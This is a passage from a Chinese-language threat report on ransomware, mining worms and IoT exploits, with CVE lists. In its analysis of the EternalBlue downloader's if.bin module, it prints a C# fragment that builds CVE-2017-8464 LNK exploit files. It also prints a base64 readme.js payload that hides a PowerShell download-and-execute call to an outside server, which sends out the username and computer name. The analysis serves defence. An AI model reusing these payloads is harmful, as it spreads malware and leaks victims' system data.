在早期，Sodinokibi 利用的是中小企业服务器或是其它一些基础设施中的漏洞，随着时间的推移，开始使用钓鱼邮件和漏洞利用工具包。钓鱼邮件一般是恶意的链接，点击后下载一个看似合法的 zip，里边是混淆过的 JS 脚本，杀软检测率很低。JS 脚本后续下载经混淆过的 PowerShell 代码，最终解密出核心代码。Sodinokibi 在被植入的机器中搜索由韩国杀软"Ahnlab"的 AV 产品，并把核心代码注入其中执行。如果没有找到 Ahnlab 的产品，会注入到 PowerShell 傀儡进程。

GandCrab 的作者曾对 Ahnlab 这款产品感到头疼过，也许出于报复的心态，Sodinokibi 才会专门搜索 Ahnlab 并将其用于攻击。在生成随机 url 的方式上，Sodinokibi 和 GandCrab 也很类似，更增加了二者有关联的证据。

3、 Maze

Maze 于 2019 年 5 月底首次出现，迅速填补了 GandCrab 留下的空白。它由 TA2101 网络犯罪组织运营，持续攻击国内外的大型企业。从它的代码来看，开发人员显得很熟练，使用一些技巧，极大增加了静态分析的困难。

Maze 主要利用钓鱼邮件，RDP 爆破，漏洞利用工具包传播。最常用的漏洞利用工具包是 Fallout 和 Spelevo。

Maze 的一大特点是它不仅仅是加密文件，还窃取文件。如果受害者不支付赎金，会威胁公开其机密文件。Maze 在没收到联合环球公司赎金的情况下，在黑客论坛上公布了 700MB 的文件。

就在 2020 年 7 月 5 日，晶圆代工龙头企业 X-FAB 遭受 Maze 勒索攻击，被迫关闭位于德国、法国、马来西亚、美国的 6 个工厂。为证明成功入侵了 X-FAB，攻击者在其主页发布了 X-FAB 的相关信息，涉及 3 个受害者信息。在解密页面，还有聊天窗口，受害者可以输入协商价格。普通用户 500 美元，但大型企业可能要数百万美元。

4、 Ryuk

Ryuk 于 2018 年 8 月首次出现，主要针对国外大型企业与机构，一般通过钓鱼邮件和漏洞利用工具包传播。

Ryuk 和 Hermes 的代码很相似，而 Hermes 与朝鲜 APT 组织 Lazarus 有关。因此，Ryuk 一度被认为也是由 Lazarus 开发和运营。但现在一般认为 Ryuk 是一个讲俄语的网络犯罪组织 Grim Spider 开发的。

Grim Spider 是 TrickBot 的运营团队 Wizard Spider 的子部门，因此 Ryuk 和 TrickBot 的关系很密切。近一年多来，Emotet---->TrickBot---->Ryuk 的攻击组合非常流行。通常从钓鱼邮件投递 Emotet 开始，Emotet 后续下载 TrickBot，也有些直接投递 TrickBot。通过 TrickBot 窃取的数据，攻击者判断受害者是一个高价值的目标时，会下载 Ryuk，整个过程也许会持续几个月。

5、 LockerGoga

LockerGoga 在 2019 年 1 月首次出现，曾在 2019 年 3 月攻击了挪威铝业 Norsk Hydro 公司。在此次攻击中，LockerGoga 是被 PsExec 运行并删除的。PsExec 是 Sysinternals 推出的一款强大的系统管理工具，可提权和执行远程命令。各种勒索软件如 SOREBRECT 和 Bad Rabbit 都曾使用 PsExec。PsExec 需要登录凭据来执行远程命令，这意味着攻击者可能已经通过暴力破解或先前的恶意软件等攻击获得了凭据。之后攻击者在内网进行了横向移动，传播执行 LockerGoga。

著名的金融黑客组织 FIN6 主要针对酒店和零售业，通常下发 FrameworkPOS 来窃取支付信息。但从 2019 年起，FIN6 开始向工业领域投递勒索软件 LockerGoga 和 Ryuk。用先期窃取的凭证信息，使用 RDP 进行横向移动。LockerGoga 的代码使用各种有效证书进

行了数字签名，如 Alisa Ltd.，Kitty's Ltd.和 Mikl Limited 等。LockerGoga 还具有逃避沙箱和虚拟机的功能。

6.3 挖矿攻击态势综述

与勒索软件的针对性攻击特点截然相反，为了获得更多的算力，挖矿攻击则更突出其广撒网蠕虫化的特点。

2019 年年中比特币价格的稳步上升，直接促进了 2019 年底到 2020 年初的挖矿木马产业的蓬勃发展。



图 196 2019 年比特币价格走势图




图 197 2019~2020 挖矿木马月度捕获数量

过去一年多，挖矿攻击通常使用的攻击入口一般为：弱口令爆破传播、漏洞传播、僵尸网络传播、供应链传播、移动存储传播、网页传播等。其中最主要的入侵方式是弱口令爆破、漏洞传播和借助僵尸网络传播。




图 198 挖矿攻击主要入口分布

挖矿攻击采用的弱口令爆破攻击中，排在前三位的是 SQL 爆破（包括 MSSQL、MySQL）、RDP 爆破和 SSH 爆破。由于许多 IT 管理员安全意识的缺乏与疏忽，导致暴露在公网的数据库或者远程服务器设置为弱口令，密码强度较低，挖矿木马通过内置大量简单的密码字典进行口令暴力猜解，很容易获取弱口令继而侵入系统实施挖矿生产。




图 199 弱口令爆破分布

漏洞传播，主要指各种利用漏洞主动扫描问题主机并传播挖矿木马的情况，可移动存储传播和网页传播也会用到漏洞，但并非主动传播行为。挖矿木马攻击利用最多的漏洞仍然是 2017 年爆发的 Windows 系统的 SMB 漏洞——永恒之蓝系列（MS17-010），其次是 WebLogic 漏洞、Struts 漏洞、Tomcat 漏洞、ThinkPHP 漏洞、Jboss 漏洞等等。




图 200 漏洞传播类型分布

以下是过去一年多挖矿木马传播过程中用到的主要漏洞信息：

漏洞名称	CVE 编号
永恒之蓝、永恒浪漫、永恒冠军	CVE-2017-0143 CVE-2017-0144 CVE-2017-0145 CVE-2017-0146
WebLogic 反序列化漏洞	CVE-2019-2725
Tomcat PUT 方式任意文件上传漏洞	CVE-2017-12615
Office 公式编辑器漏洞	CVE-2017-11882
WinRAR unacev2.dll 任意代码执行漏洞	CVE-2018-20250
Apache Struts 2 远程命令执行漏洞	CVE-2017-5638
Lnk 漏洞	CVE-2017-8464
Thinkphp V5 漏洞	CNVD-2018-24942
WebLogic WLS 组件远程代码执行漏洞	CVE-2017-10271
Bluekeep 漏洞	CVE-2019-0708
Apache Solr 漏洞	CVE-2019-0193
phpStudy 远程代码执行后门	
WebLogic 反序列化任意代码执行漏洞	CVE-2018-2628
IE 远程代码执行漏洞	CVE-2014-6332
致远 OA 系统的 GetShell 漏洞	
Flash 漏洞	CVE-2018-4878
Struts2_S2-057 远程代码执行攻击	CVE-2018-11776
SQLServer_ReportingServices_反序列化_远程命令执行漏洞	CVE-2020-0618
WebLogic 反序列化漏洞	CVE-2019-2729
Drupal 远程代码执行漏洞	CVE-2018-7600
IE 及 Office“双杀”漏洞	CVE-2018-8373
RedHat Jboss 反序列化漏洞	CVE-2017-7504、CVE-2015-7501
JBoss 反序列化漏洞	CVE-2013-4810
JBoss 默认配置漏洞	CVE-2010-0738

表 27 2019~2020 挖矿木马常用漏洞汇总

根据过去一年多挖矿木马的主要趋势变化，同时结合重要挖矿攻击案例，我们总结出以下几个特点：

1、无文件形式备受挖矿木马的青睐

无文件攻击，即在不释放文件的情况下实施攻击，攻击者一般通过在内存中加载恶意代码实现“无文件攻击”。大部分挖矿木马一般会利用 Powershell，WMI 等技术在内存中完成运行、横向渗透、更新自身等多项工作。永恒之蓝下载器木马在 Powershell 中反射加载 PE 映像，达到“无文件”形式执行挖矿程序。这种方法直接在 Powershell.exe 进程中运行恶意代码，注入“白进程”执行的方式可能造成难以检测和清除挖矿代码。WannaMine 也主要采用 Powershell“无文件”攻击组成挖矿僵尸网络，攻击时执行远程 Powershell 代码，全程无文件落地。

2、排除竞争挖矿对手，以独占系统资源挖矿

WannaMine 通过添加 IP 策略阻止本机连接对手木马的 47 个矿池，阻止其他病毒通过“永恒之蓝”漏洞入侵；NSAMsdMiner 则试图通过修改矿池映射的 IP 地址，来劫持其他挖矿程序的收益；KingMiner 修改设置禁止其他机器通过远程桌面服务访问本机，以此来来阻止其他木马进入系统，从而达到独占挖矿资源的目的。

3、新漏洞利用的急先锋

挖矿木马为获取新的计算资源，不断更新其漏洞攻击模块利用最新的漏洞。如：更新最频繁的永恒之蓝下载器挖矿木马最先使用 Bluekeep 漏洞（CVE-2019-0708）、以及 SMBGhost（CVE-2020-0796）漏洞进行扫描。H2Miner 挖矿木马利用 SaltStack 远程命令执行漏洞（CVE-2020-11651、CVE-2020-11652）入侵企业主机进行挖矿。

4、挖矿的同时下载远控木马实行远控

WannaMine 在受感染的主机上除了执行门罗币挖矿木马外，还会下载 Gh0st 远控木马；NSAMsdMiner 挖矿木马也植入由 Gh0st 修改而成的远控木马，该木马可完全控制受害主机，除了窃取敏感信息外，还包括录音、截图、屏幕录像、下载运行其他恶意程序。

6.4 主要挖矿木马家族介绍

2019 年至 2020 年上半年，最活跃的挖矿木马家族 TOP3 分别是 WannaMine、永恒之蓝下载器木马、BlueHero 挖矿蠕虫。这三种挖矿木马家族都利用了永恒之蓝漏洞进行横向渗透，蠕虫式传播，感染内网大量的计算机，并使用多种持久化技术驻留系统，难以清除干净。

1、WannaMine 挖矿病毒

WannaMine 最早于 2017 年底被发现，主要采用 Powershell“无文件”攻击组成挖矿僵尸网络，攻击时执行远程 Powershell 代码，全程无文件落地，并使用永恒之蓝漏洞进行横向渗透。

WannaMine 从 2019 年 6 月开始在国内呈现快速增长趋势，并持续更新，具备了更强的传播性，更新后的 WannaMine 具有以下变化：

将攻击目标由 Windows 系统转向 Linux 系统，支持多平台。

检测服务器防护软件，如“安全狗”“云锁”等，如果存在，则将防护软件退出及删除。

清除其它的挖矿竞争木马，以独占系统资源方式挖矿。

升级病毒基础设施（C&C 服务器地址、矿池、钱包地址）。

添加计划任务、启动项，实现多种持久化技术。

利用 mimiktaz 抓取域登录密码，结合 WMI 的远程执行功能在内网横向移动。

使用永恒之蓝漏洞实现局域网传播感染挖矿。

利用内核提权漏洞获取 Root 权限。

植入远程控制木马，实施远程控制或 DDOS 攻击。

WannaMine 挖矿蠕虫攻击手段高级，长期活跃更新，使得大量 Windows 和 Linux 系统设备遭受攻击。

2、BuleHero 挖矿蠕虫病毒

BuleHero 挖矿蠕虫病毒最早发现于 2018 年 8 月，持续更新变种，于 2019 年底升级到了 4.0 版本。BuleHero 擅长利用弱口令爆破攻击、各类较新高危漏洞攻击。其不断充实漏洞攻击模块，并主要利用以下漏洞进行攻击：

永恒之蓝、永恒浪漫和永恒冠军
Tomcat 任意文件上传漏洞[CVE-2017-12615]
Apache Struts2 远程代码执行漏洞[CVE-2017-5638]
WebLogic 反序列化任意代码执行漏洞[CVE-2018-2628、CVE-2019-2725]
Drupal 远程代码执行漏洞[CVE-2018-7600]
Apache Solr 远程命令执行漏洞[CVE-2019-0193]
Thinkphp5 漏洞[CNVD-2018-24942]
PHPStudy 后门利用
Lnk 漏洞（CVE-2017-8464）

表 28 BlueHero 主要利用漏洞列表

3、永恒之蓝下载器木马

（1）木马更新历程

2018 年底爆发的永恒之蓝下载器木马，在 2019 年仍然非常活跃，不断更新攻击模块。该木马主要通过驱动人生升级组件下发，具有远程代码执行功能，木马启动后会将用户计算机的详细信息发往木马服务器，并接收远程指令执行下一步操作，木马同时还携带有永恒之蓝漏洞攻击组件，通过永恒之蓝漏洞攻击局域网与互联网中的其它机器，在感染机器上植入门罗币挖矿木马获利。

2019 年 3 月，永恒之蓝下载器木马更新攻击模块，不再由此前植入的母体 PE 文件进行释放，而是转为由感染后机器上安装的 Powershell 后门进行下载。

2019 年 4 月，该木马启用了新的 C&C 域名，在感染计算机上安装计划任务后门持续拉取恶意代码执行，并通过新的域名下载 Powershell 攻击模块进行横向移动，上传攻击成功的目标信息到服务器，同时下载挖矿模块并以“无文件”方式进行门罗币挖矿。

2019 年 7 月，新增了“震网三代”漏洞 CVE-2017-8464 利用。更新后的木马会在用户所有的可移动磁盘以及网络共享盘上创建大量带有漏洞的 Lnk 文件，导致其他使用该移动磁盘或共享盘的机器可能感染木马。

2019 年 10 月再次更新，新增了 Bluekeep 漏洞（CVE-2019-0708）检测利用。

2020 年 2 月使用 DGA 域名进行攻击。黑客入侵系统后，通过安装计划任务修改 hosts 文件，将生成的 DGA 域名映射到其控制的服务器 IP 地址，随后利用该域名进行恶意代码下载和执行。病毒的这一行为将会对仅根据恶意域名进行检测的网络防御系统造成新的威胁。

2020 年 4 月，新增钓鱼邮件传播，邮件附件文档以新冠肺炎为主题“The Truth of COVID-19”,文档包含 Office 高危漏洞 CVE-2017-8570 攻击代码。

（2）最新攻击模块 if.bin 详细分析

If.bin 是重度混淆的 powershell 文件，是最主要的攻击框架模块，包括在可移动磁盘和网络共享盘上创建大量带有 CVE-2017-8464 漏洞的 LNK 文件，利用永恒之蓝漏洞 MS17-010 漏洞扫描和攻击利用，SMB 弱口令爆破，MSSQL 弱口令爆破等进行实现横向移动。

if.bin 文件中的 C#代码 USBLNK 类，用于创建 Lnk 文件。首先每隔 5 秒便检测可移动盘和网络共享盘，然后在目标盘根目录创建 Lnk 文件和二进制木马文件（blue3.bin 和 blue6.bin）进行感染。

遍历系统中的可移动磁盘、网络共享磁盘，对未感染过的磁盘投放病毒文件同时加入过滤列表中下次不再检查。

检查磁盘类型，针对 FAT32 或 NTFS 格式的可移动磁盘或网络共享磁盘类型进行感染操作。在 CreateLnk 函数中，创建的 Lnk 文件名以大写字母 D~K 开头，如 Dblue3.lnk 到 Kblue6.lnk。由于利用 CVE-2017-8464 这个漏洞必须给予绝对路径，而系统加载 U 盘是根据剩余可分配的盘符来决定的,提前构造了[D-K] 8 个盘符的 lnk 文件，从而实现稳定的漏洞利用。

```
for(char i = 'D'; i <= 'K'; i++)
{
    FileStream fs = new FileStream(drive+i.ToString()+binfname.Replace(".bin",".lnk"), FileMode.Create);
    fs.Write(bytes1,0,bytes1.Length);
    byte[] d = new byte[4];
    int l = binfname.Length+4;
    d[0] = (byte) (l & 0xFF);
    d[1] = (byte) ((l & 0xFF00) >> 8);
    d[2] = 0x0d;
    d[3] = 0x00;
    fs.Write(d,0,d.Length);
```

图 201 CVE-2017-8464 **漏洞利用文件创建**

CreateLnk 函数将特定结构的数据写入 Lnk 文件，存在 CVE-2017-8464 漏洞的机器上，只要打开目标磁盘根目录，就会触发漏洞执行 blue3.bin/blue6.bin。

blue3.bin/blue6.bin 是硬编码写在 if.bin 中，经过 base64 编码的 DLL 文件，blue3.bin 是 32 位 DLL，blue6 是 64 位 DLL。通过创建互斥体“MGYnGYPf”防止重复执行。

调用函数 CreateProcessAsUser 创建进程 rundll32.exe，通过 rundll32.exe 执行一段 ShellCode。Shellcode 通过 WinExec 函数启动 mshta 执行 Powershell 命令下载 usb.jsp 和 7p.php 文件。

If.bin 在感染可移动磁盘、网络共享磁盘时，除了创建 Lnk 文件之外，还会创建 readme.js，该文件可能在用户打开 U 盘或访问共享磁盘时被误点击运行。

```
$jsb64='CnZhciBjbWQgPW5ldyBBY3RpdmVYT2JqZWN0KCJXU2NyaXB0LlNoZWxsIik7dmFyIGNtZHN0cj0iY21kIC9jIHBvd2Vyc2hlbGwgLXcgaGlkZGVuIElFYHgo
TmVgdy1PYmpgZWN0IE5ldC5XZWJDYGxpZW50KS5Eb3duTG9hZFN0cmluZygnaHR0cDovL3QudHInKycycS5jb20vN3AucGhwPzAuOCp1c2JfanMqJXVzZXJuYW1lJSol
Y29tcHV0ZXJuYW1lJSonK1tFbnZpcm9ubWVudF06Ok9TVmVyc2lvbi52ZXJzaW9uLk1ham9yKTticHUgKCdodHRwOi8vdC50cicrJzJxLmNvbS91c2IuanNwP2pzXzAu
OCcpIjtjbWQucnVuKGNtZHN0ciwwLDEpOwo='


$jsb64=[convert]::ToBase64String([Text.UnicodeEncoding]::Ascii.GetBytes("//This file is broken...  "+"`r`n"*2000+"
"*200)+[convert]::FromBase64String($jsb64))
```

图 202 创建 Readme.js

Readme.js 文件以“// This File is broken.”开头，然后是大块空白区域，在文件末尾隐藏了恶意脚本，下载执行 7p.php 和 mail.jsp。

此外，在最新的 if.bin 中新增了 SMBGh0st 漏洞（CVE-2020-0796），此漏洞是 2020 年 3 月份爆出的新漏洞，木马作者于 2020 年 5 月将其加入到攻击模块中。而不容易稳定利用且造成蓝屏的 Bluekeep 漏洞 CVE-2019-0708 则被木马作者删除。

7.1 IoT 设备攻击态势综述

2019 年是物联网概念提出的第二十个年头，随着 5G 的商用和人工智能技术的大面积落地，IoT 市场全面爆发。预计到 2025 年，连接到物联网的 IoT 设备数量将达到 250 亿，物联网已深入影响到农业，医疗行业，工业等各行各业。

而伴随着物联网的迅猛发展，其安全问题也日益受到关注。有限的计算能力和硬件限制，不安全或者无法升级的组件，非必要的开放端口，硬编码口令，缺乏完善的日志记录，不安全的通信协议等都造成了物联网设备的脆弱性。大量暴露在互联网上的摄像头，路由器设备成为黑客垂涎的养马场。有统计显示，超过 50%的 IoT 设备曝光过中高危漏洞，超过 90%的物联网设备使用的是未加密的通信协议。每年都有大量的漏洞信息在网络公开，配合弱口令等常规攻击方法，攻击者很容易就能拿下这些设备。同时部分存在漏洞的基础固件被不同厂商使用，信息的不对称导致即使漏洞已被原厂商修复也会由于下游厂商未及时更新而被反复利用，这些具有漏洞的物联网设备成为僵尸网络的一部分，在网络中被当作跳板进行挖矿，发起 DDoS 攻击等。

据 VenusEye 威胁情报中心统计显示，过去一年多，暴露在公网的 IoT 设备仍主要以路由器、摄像头为主。




图 203 IoT 设备公网暴露情况统计

2019 年新增的路由器漏洞中，GPON、MikroTik RouterOS、DLink、TP-Link、Cisco、华为等路由器的漏洞数量较多。例如 2019 年 2 月曝光的 CVE-2019-3917~CVE-2019-3922 GPON 路由器漏洞，多个 Cisco RV320、RV325 远程代码执行漏洞（CVE-2019-1652~ CVE-2019-1653）等。

GPON(Gigabit-Capable PON) 技术是基于 ITU-TG.984.x 标准的新一代宽带无源光综合接入标准，具有高带宽，高效率，大覆盖范围，用户接口丰富等众多优点。GPON Home Gateway 是由运营商为用户提供的路由器，因此一旦爆出漏洞，影响范围会非常大。据统计，全球曝光在公网上的 GPON 路由器多达 200 万以上。继 2018 年 5 月 GPON 路由器曝光远

程命令执行漏洞 CVE-2018-10561 和 CVE-2018-10562 之后，2019 年 2 月，GPON Home Gateway 系列路由器再次曝光多个 RCE 漏洞，此次曝出的几个 RCE 漏洞属于“通用”漏洞，可以配合 2018 年曝光的绕过漏洞实现无限制 RCE。目前已有 Mettle、Muhstick、Mirai、Hajime、Satori 等多个 IoT 僵尸网络利用相关漏洞进行攻击。

2019 年初，安全研究人员在思科企业路由器模型中发现了一个安全漏洞，攻击者可以完全控制路由器。其中 CVE-2019-1652 允许具有受影响设备上的管理特权的经过身份验证的远程攻击者执行任意命令。CVE-2019-1653 则允许攻击者检索敏感信息。将这两个漏洞组合使用可以构成一个完整的攻击链条，首先使用 CVE-2019-1653 在未授权的情况下获取路由器的用户名、登录密码的 hash 值等信息，接着利用 CVE-2019-1652 执行命令注入开启路由器上的 Telnet 服务，接着就可以连接被攻击设备的 Telnet 服务实现远程控制，植入后门等操作。

Mikrotik RouterOS 由于其功能强大一直受到广大用户的认可。继 2018 年曝光的 CVE-2018-14847 并广泛被 IoT 僵尸网络利用的漏洞之后，2019 年一年内接连爆出了 CVE-2019–3924、CVE-2019-3976~3979、CVE-2019-15055、CVE-2019-16160、CVE-2019-13954~13955、CVE-2019-11477~11479、CVE-2019-13074 等大量漏洞。

路由器直接控制着网络的出入口，在公网上暴露的数量非常庞大，且由于厂商遗留调试后门，网络服务存在命令注入或是设备存在敏感信息泄露，导致这些设备极易受到攻击。路由器被攻击成功后，主要用来构建僵尸网络、DNS 劫持、挖矿等。

摄像头是第二大易被攻击的 IoT 设备，相对于路由器来说其部署量更大，因摄像头涉及隐私信息，其被攻陷后的危害性更不容小觑。然而摄像头品牌众多，产品质量参差不齐，有些小厂商为了降低成本，会在某些“大”厂商的摄像头基础软硬件架构上稍加改动便“贴牌”销售，这就导致了一旦“大”厂商的基础软硬件架构出现了漏洞，就会影响大量品牌摄像头。即使这类基础架构上的漏洞被修复了也无法保证小厂商能够及时跟进修复，造成的后患无穷。

摄像头一旦被攻陷后，同样可被用来进行 DDoS 攻击、构建僵尸网络、进行挖矿等。2020 年年初，有黑客组织发布推文扬言针对我国部分公司和视频监控系统实施网络攻击破坏活动，同时称已掌握我境内大量摄像头控制权限，并在 Pastebin 平台公布了 70 余个闭路电视系统外围探测信息。虽然最后并未像其所说的那样造成大范围影响，但我们有理由相信在不久的将来类似的攻击事件一定会真正发生。

除此之外，由于摄像头涉及用户隐私的特殊性，很多黑客入侵摄像头获取隐私视频后，会非法将之出售给从事偷窥和色情等非法交易的组织或个人，从中谋取经济利益。“网络摄像头黑色产业”已经形成了一个由“摄像头破解工具开发、出售，到网络摄像头扫描获取，偷窥视频收集售卖”的完整链条。

以下是过去一年多被攻击最多的 IoT 漏洞总结：

Pulse Connect Secure (PCS) SSL VPN 任意文件读取漏洞 (CVE-2019-11510)
*HG532 系列路由器远程命令执行漏洞 (CVE-2017-17215)
Citrix ADC 远程代码执行漏洞 (CVE-2019-19781)

Realtek SDK 的 miniigd SOAP 服务中的远程代码执行漏洞（CVE-2014-8361）
